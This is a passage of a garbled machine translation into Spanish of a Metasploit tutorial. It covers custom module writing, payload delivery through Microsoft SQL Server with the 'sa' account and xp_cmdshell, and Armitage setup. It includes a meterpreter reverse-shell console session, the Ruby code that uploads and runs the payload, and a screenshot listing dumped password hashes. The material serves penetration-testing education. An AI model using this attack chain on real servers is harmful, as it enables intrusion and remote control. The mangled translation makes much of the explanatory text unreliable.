Podemos ver varias áreas que podrían ser útiles para nosotros, por ejemplo theres ya protocolos preenvasados, como Microsoft SQL, HTTP, TCP, Oracle, RPC, FTP, SMB, SMTP, y mucho más. Echa un vistazo a la mssql.rb y mssql\_commands.rb, estos dos han sufrido algunos cambios significativos por HD Moore, yo mismo, y el operador Dark recientemente ya que estamos añadiendo un poco de funcionalidad a través de los aspectos MSSQL.

Si nos fijamos a partir de la línea 126 en mssql.rb, esta es la sección que se centra en gran medida, a leerlo y obtener un conocimiento básico ya que estaremos cubriendo la zona posterior.

Permite salir de core, y la cabeza a los "módulos" de directorio, si añadimos cualquier archivo nuevo en aquí, de forma dinámica se importarán en Metasploit para nosotros. Vamos a probar un programa muy sencillo, entra en framework3/modules/auxiliary/scanner/mssql

Hacer un rápido "cp mssql\_ping.rb ihaz\_sql.rb"

Editar el archivo real de rápido usando nano o vi y le permite modificarlo ligeramente, me voy a caminar a través de cada línea y lo que significa:

```

##
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z relik $ <--- automatically gets set
for us when we check in
##

##
# This file is part of the Metasploit Framework and may be subject to
<---- licensing agreement, keep standard
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core' <--- use the msf core library

class Metasploit3 < Msf::Auxiliary <---- its going to be an auxiliary module

include Msf::Exploit::Remote::MSSQL <----- we are using remote MSSQL right?
include Msf::Auxiliary::Scanner <----- it use to be a SQL scanner

def initialize <---- initialize the main section
super(
'Name' => 'I HAZ SQL Utility', <----- name of the exploit
'Version' => '$Revision: 7243 $', <----- svn number
'Description' => 'This just prints some funny stuff.', <----- description
of the exploit
'Author' => 'relik', <--- thats you bro!
'License' => MSF_LICENSE <---- keep standard
)

deregister_options('RPORT', 'RHOST') <---- dont specify RPORT or RHOST
end

def run_host(ip) <--- define the main function

begin <---begin the function
puts "I HAZ SQL!!!" <---- print to screen i haz SQL!!!
end <--- close
end <---- close
end <---- close
end <---- close

```

Ahora que usted tiene una idea básica del módulo, salvo esto (sin el <-----) y permite que se ejecute en msfconsole.

```
msf > search ihaz
```

```
[*] Searching loaded modules for pattern 'ihaz'...
```

```
Auxiliary
=====
```

```
Name Description
-----
```

scanner/mssql/ihaz\_sql MSSQL Ping Utility

```
msf > use scanner/mssql/ihaz_sql  
msf auxiliary(ihaz_sql) > show options
```

Module options:

```
Name Current Setting Required Description
```

```
-----  
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no The path to the  
hex2binary script on the disk  
MSSQL_PASS no The password for the specified username  
MSSQL_USER sa no The username to authenticate as  
RHOSTS yes The target address range or CIDR identifier  
THREADS 1 yes The number of concurrent threads
```

```
msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter  
RHOSTS => doesntmatter  
msf auxiliary(ihaz_sql) > exploit  
I HAZ SQL!!!!
```

```
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

El éxito de nuestro módulo ha sido añadido! Ahora que tenemos una comprensión básica de cómo añadir un módulo, vamos a ver en el módulo que escribí en la siguiente sección.

# Payloads Through MSSQL

## A través de payloads de MSSQL

En la sección anterior que vio los fundamentos de la creación de un módulo, quería mostrar este módulo para obtener una comprensión de lo que estamos a punto de construir. Este módulo le permite entregar rápidamente Metasploit payloads base a través de servidores Microsoft SQL. El código actual funciona con 2000, 2005 y 2008. Estas próximas secciones primera le guiará a través el uso de este vector de ataque, y empezar a partir de cero en la reconstrucción de cómo fue capaz de escribir este payload (y después de HDM limpiado el código).

Primero echemos un vistazo a cómo la explotación de las obras. Si usted lee a través de la sección de vía rápida ya, se daría cuenta de que algo similar ocurre en vía rápida también. Cuando un administrador instala primero SQL Server 2000, 2005 o 2008, si se especifica la autenticación mixta o la autenticación basada en SQL, tienen que especificar una contraseña para la famosa cuenta "sa". La cuenta "sa" es la cuenta de administrador de sistemas de servidores basados en SQL y tiene un montón de permisos en el sistema en sí mismo. Si de alguna forma se puede adivinar la contraseña de "sa", puede aprovechar vectores de ataque a través de Metasploit para llevar a cabo más ataques. Si observas algunos de los capítulos anteriores, hemos visto cómo el descubrimiento servidores SQL a través del puerto UDP 1434, así como realizar ataques basados en diccionario de fuerza bruta contra las direcciones IP con el fin de adivinar el SQL cuenta "sa".

De aquí en adelante, vamos a suponer que usted ya conoce la contraseña para el servidor MSSQL y que está listo para entregar su carga en el sistema operativo subyacente y no el uso de vía rápida.

Vamos a lanzar el ataque:

```
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set MSSQL_PASS ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QIRY0LUK.exe in the SQL Server %TEMP%
directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
```

[\*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)

```
meterpreter > execute -f cmd.exe -i  
Process 3740 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

# Creating Our Auxiliary Module

## La creación de nuestro módulo auxiliar

Vamos a estar buscando en tres archivos diferentes, que debería ser relativamente familiarizados de las secciones anteriores.

```
framework3/lib/msf/core/exploit/mssql_commands.rb
framework3/lib/msf/core/exploit/mssql.rb
framework3/modules/exploits/windows/mssql/mssql_payload.rb
```

Una cosa es advertencia es que no tuve necesidad de poner diferentes comandos en tres archivos diferentes sin embargo, si pensar en el futuro es posible que desee reutilizar el código y colocar las porciones en hex2binary mssql.rb tiene más sentido, además de HDM es un purista de código bastante (i love you buddy).

Primero echemos un vistazo a la mssql\_payload.rb para tener una idea de lo que estamos viendo aquí.

```
##
# $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::MSSQL
def initialize(info = {})

super(update_info(info,
'Name' => 'Microsoft SQL Server Payload Execution',
'Description' => %q{
This module will execute an arbitrary payload on a Microsoft SQL
Server, using the Windows debug.com method for writing an executable to disk
and the xp_cmdshell stored procedure. File size restrictions are avoided by
incorporating the debug bypass method presented at Defcon 17 by SecureState.
Note that this module will leave a metasploit payload in the Windows
System32 directory which must be manually deleted once the attack is completed.
},
'Author' => [ 'David Kennedy "ReL1K"
'License' => MSF_LICENSE,
'Version' => '$Revision: 7236 $',
'References' =>
[
[ 'OSVDB', '557' ],
```

```

[ 'CVE', '2000-0402'],
[ 'BID', '1281'],
[ 'URL', 'http://www.thepentest.com/presentations/FastTrack_ShmoocCon2009.pdf'],
],
'Platform' => 'win',
'Targets' =>
[
[ 'Automatic', { } ],
],
'DefaultTarget' => 0
))
end

def exploit

debug = false # enable to see the output

if(not mssql_login_datastore)
print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe( framework, payload.encoded), debug)

handler
disconnect
end

```

Si bien esto puede parecer muy simple y no un montón de código, en realidad hay un montón de cosas que están sucediendo detrás de las escenas que vamos a investigar después. Vamos a romper este archivo, por ahora. Si nos fijamos en la parte superior, todo lo que debería ser relativamente el mismo derecho? Si nos fijamos en la sección de referencias, esta zona es simplemente para obtener más información sobre el ataque o explotar vector original. La plataforma de "ganar" es especificar las plataformas de Windows y de los objetivos es simplemente una sección, si queremos añadir sistemas operativos o en este ejemplo, si tuviéramos que hacer algo diferente con sede fuera de SQL Server podemos agregar SQL 2000, SQL 2005, y SQL Server 2008. El DefaultTarget nos permite especificar un valor predeterminado para este ataque, así que si usa SQL Server 2000, SQL Server 2005 y SQL Server 2008, que podría haber por defecto a 2005, la gente puede cambiar a través de SET TARGET 1 2 3, pero si no lo hicieron 2005 sería el sistema atacado.

Pasar al "def exploit" esto empieza nuestro código actual de la explotación, una cosa a la nota de lo anterior, si nos fijamos en la parte superior se incluyeron "MSF:: Exploit:: Remoto:: MSSQL" esto va a incluir una variedad de los elementos que podemos llamar de la explotación, a distancia, y las porciones MSSQL. En concreto se llama desde el mssql.rb en el lib / MSF / core / exploits area. La depuración de la primera línea debug= false especifica si se debe representar la información a usted o no, por lo general no queremos esto y no es necesario y sería un poco de información presentado al usuario Metasploit. Si algo no está funcionando, simplemente cambiar esto a debug = true y verás todo lo que está haciendo Metasploit. De pasar a la siguiente línea, esta es la parte más compleja de todo el ataque. Este forro de aquí es realmente varias líneas de código que son sacados de mssql.rb. Vamos a entrar en éste en un segundo, pero para explicar lo que realmente está ahí:

mssql\_upload\_exec (función definida en mssql.rb para cargar un archivo ejecutable a través de SQL para el sistema operativo subyacente)

MSF:: Util:: EXE.to\_win32pe (Framework, payload.encoded) = crear un payload metasploit con sede fuera de lo especificado, lo convierten en un archivo ejecutable y codificar con la codificación por defecto

debug = llamar a la función de depuración que está encendido o apagado?

Por último, el gestor se encargará de las conexiones del payload en el fondo para que podamos aceptar un payload metasploit.

La porción de desconexión del código deja la conexión desde el servidor de MSSQL.

Ahora que hemos caminado por esta parte, vamos a romper la siguiente sección en la mssql.rb para saber exactamente lo que este ataque estaba haciendo.



# The Guts Behind It

## Detrás de Guts que...

Echemos un vistazo en el directorio / framework3/lib/msf/core/exploits y utilizar su editor favorito y edite el archivo mssql.rb. Haga una búsqueda para "mssql\_upload\_exec" (control de nano-w y / a vi). Usted debe ver los siguientes:

```
#
# Upload and execute a Windows binary through MSSQL queries
#
def mssql_upload_exec(exe, debug=false)
  hex = exe.unpack("H*")[0]

  var_bypass = rand_text_alpha(8)
  var_payload = rand_text_alpha(8)

  print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server
  %TEMP% directory")
  print_status("Writing the debug.com loader to the disk...")
  h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))
  h2b.gsub!(/KemneE3N/, "%TEMP%\\#{var_bypass}")
  h2b.split(/\n/).each do |line|
    mssql_xpcmdshell("#{line}", false)
  end

  print_status("Converting the debug script to an executable...")
  mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug < %TEMP
  %\\#{var_bypass}", debug)
  mssql_xpcmdshell("cmd.exe /c move %TEMP%\\#{var_bypass}.bin %TEMP
  %\\#{var_bypass}.exe", debug)

  print_status("Uploading the payload, please be patient...")
  idx = 0
  cnt = 500
  while(idx < hex.length - 1)
    mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\#{var_payload}", false)
    idx += cnt
  end

  print_status("Converting the encoded payload...")
  mssql_xpcmdshell("%TEMP%\\#{var_bypass}.exe %TEMP%\\#{var_payload}", debug)
  mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_bypass}.exe", debug)
  mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)

  print_status("Executing the payload...")
  mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})
end
```

El `mssql_upload_exec def (exe, debug = false)` requiere dos parámetros y se establece la depuración en `false` de forma predeterminada a menos que se especifique lo contrario.

El `hex = exe.unpack ("H *") [0]` es un rubí Kung-Fuey que tiene nuestro ejecutable generado y por arte de magia se convierte en hexadecimal para nosotros.

`var_bypass = rand_text_alpha (8)` y `var_payload = rand_text_alpha (8)` se crean dos variables con un conjunto aleatorio de ocho caracteres alfanuméricos, por ejemplo: `PoLecJeX`

El `print_status` siempre debe ser utilizado dentro de Metasploit, HD no aceptará pone más! Si usted nota que hay un par de cosas diferentes para mí vs python, en el `print_status` te darás cuenta de `"# {var_payload}`. Exe este substitues `var_payload` la variable en el mensaje `print_status`, por lo que en esencia se ve retratado de nuevo" `PoLecJeX.exe "`

Cambiando de tema, la `H2B = File.read (DataStore ['HEX2BINARY'], File.size [DataStore ['HEX2BINARY']])` va a leer todo lo que el archivo especificado en el "HEX2BINARY" almacén de datos, si nos fijamos en cuando disparó el exploit, se decía "H2B", este archivo se encuentra en `data/exploits/mssql/h2b`, este es un archivo que yo había creado con anterioridad que es un formato específico para la depuración de Windows, que es esencialmente una derivación sencilla de eliminar las restricciones a tamaño de archivo limitado. En primer lugar, enviar este archivo ejecutable, ventanas de depuración se vuelve a convertir en un binario para nosotros, y luego enviar la carga metasploit y llame a nuestro ejecutable antes de convertirse en convertir nuestro archivo de metasploit.

El `h2b.gsuc! (/ KemneE3N / "% TEMP% \ \ # {var_bypass}")` es simplemente un nombre codificado substituing con la dinámica que hemos creado anteriormente, si nos fijamos en el archivo H2B, `KemneE3N` se llama en múltiples ocasiones y queremos crear un nombre al azar para confundir las cosas un poco mejor. Los substitutos `gsub` sólo el codificado al azar. El `h2b.split (/ \ n /)` cada uno hace `|`. `Line |` iniciará un bucle para nosotros y para dividir el archivo H2B voluminosos en varias líneas, siendo la razón es que no podemos enviar el archivo a granel sobre todo a la vez, hemos para enviar un poco en un momento como el protocolo de MSSQL no permite las transferencias de nosotros muy grande a través de sentencias SQL. Por último, el `mssql_xpcmdshell ("# {línea}", false)` envía la línea de carga de servidor de ensayo inicial de la línea, mientras que lo falso como falso especifica depuración de la y para no enviar la información a nosotros.

Los siguientes pasos es convertir nuestro archivo H2B de un binario para nosotros la utilización de depuración de Windows, que utiliza el directorio `% TEMP%` para una mayor fiabilidad. El procedimiento `mssql_xpcmdshell stored` está permitiendo que esto ocurra.

La `idx = 0` servidor como un contador para que nosotros vamos a saber cuando el tamaño del archivo se ha alcanzado, y la `cnt = 500` especifica el número de caracteres que estamos enviando a la vez. La siguiente línea envía nuestra carga de un nuevo archivo de 500 caracteres a la vez, aumentar el contador `idx` y asegurar que `idx` sigue siendo menor que la burbuja `hex.length`. Una vez que ha terminado los últimos pasos convertir nuestro payload metasploit de nuevo a un archivo ejecutable con nuestros anteriores etapas de payload se ejecuta a continuación nos da nuestra capacidad de payload!

Eso es todo! Uf. En esta lección usted caminó a través de la creación de un vector de ataque en general y tiene más familiarizados con lo que sucede detrás de las cortinas. Si estás pensando en crear un nuevo módulo, mire a su alrededor por lo general hay algo que se puede utilizar como punto de partida para ayudar a crearlo.


Espero que no te suelto en esto. Antes de terminar este capítulo, eche un vistazo a `lib / MSF / core / explotar` y editar el `mssql_commands.rb`, aquí podrás ver una lista detallada de los comandos que me MSSQL y Dark operador han sido la construcción de un poco de tiempo ahora. Tiene la posibilidad de empezar a crear sus propios módulos fuera de este si quieres!

# Beyond Metasploit

## *Más allá de Metasploit*

*Desde Metasploit es un proyecto de código abierto, cualquiera puede aprovechar de forma externa y hacer uso de sus diversos componentes y módulos. Algunos desarrolladores intrépidos como David Kennedy se han aprovechado de esto y han creado algunas herramientas excelentes que hacen uso de Metasploit de forma muy imaginativa.*

*Tal vez al ver la creatividad de otros, que le inspirará para llegar a sus propias herramientas para ampliar el Framework más allá de la consola.*






*Armitage es una interfaz gráfica para Metasploit que nos facilita mucho la vida a la hora de trastear con dicho framework, especialmente para aquellos que no usamos Metasploit regularmente. Éste nos muestra de una forma visual nuestros objetivo/s y además nos ayuda a encontrar el/los exploits a los que nuestro objetivo puede ser vulnerable.*

# Armitage

Armitage es una fantástica interfaz gráfica de usuario front-end para el Metasploit Framework desarrollado por Raphael Mudge, con el objetivo de ayudar a los profesionales de la seguridad a comprender mejor la piratería y para ayudarles a darse cuenta del poder de Metasploit. Para más información acerca de este proyecto se pueden obtener excelentes en:

<http://www.fastandeasyhacking.com/>.



The screenshot displays the Armitage application window. The left sidebar contains a list of hosts, with 'psexec' selected. The central workspace shows five host icons, each representing a different IP address and system type. The bottom console window displays a table of user credentials.

user	pass	host
Administrator	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201
Guest	aad3b435b51404eeaad3b435b51404ee:31...	192.168.1.201
HelpAssistant	9a6ae26408b0629ddc621c90c897b42d:07a...	192.168.1.201
SUPPORT_388945a0[]	aad3b435b51404eeaad3b435b51404ee:ebf...	192.168.1.201
victim	81cbcea8a9af93bbaad3b435b51404ee:561...	192.168.1.201

Export

# Armitage Setup

## Armitage configuración

Para instalar Armitage en BackTrack, simplemente tenemos que actualizar los repositorios e instalar el "Armitage" paquete.

```
root@bt:~# apt-get update
...snip...
Reading package lists... Done
root@bt:~# apt-get install armitage
...snip...
Unpacking armitage (from ../armitage_0.1-bt0_i386.deb) ...
Setting up armitage (0.1-bt0) ...
root@bt:~#
```

Armitage se comunica con el demonio a través de Metasploit RPC por lo que necesitamos para empezar a continuación.


```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

A continuación, tenemos que empezar a nuestro servidor MySQL para Armitage tiene un lugar para almacenar sus resultados.


```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
root@bt:~#
```

Por último, tenemos que ejecutar "armitage.sh" de la pentest // exploits / directorio de Armitage en ese momento, se nos presenta el cuadro de diálogo de conexión. En BackTrack, las credenciales por defecto de MySQL es root / toor y PostgreSQL, que están postgres / toor.

```
root@bt:~/pentest/exploits/armitage# ./armitage.sh
```



Seleccionamos la opción "Usar SSL" casilla de verificación, comprobar el resto de la configuración y haga clic en "Conectar". A continuación, la ventana principal de Armitage se muestra.

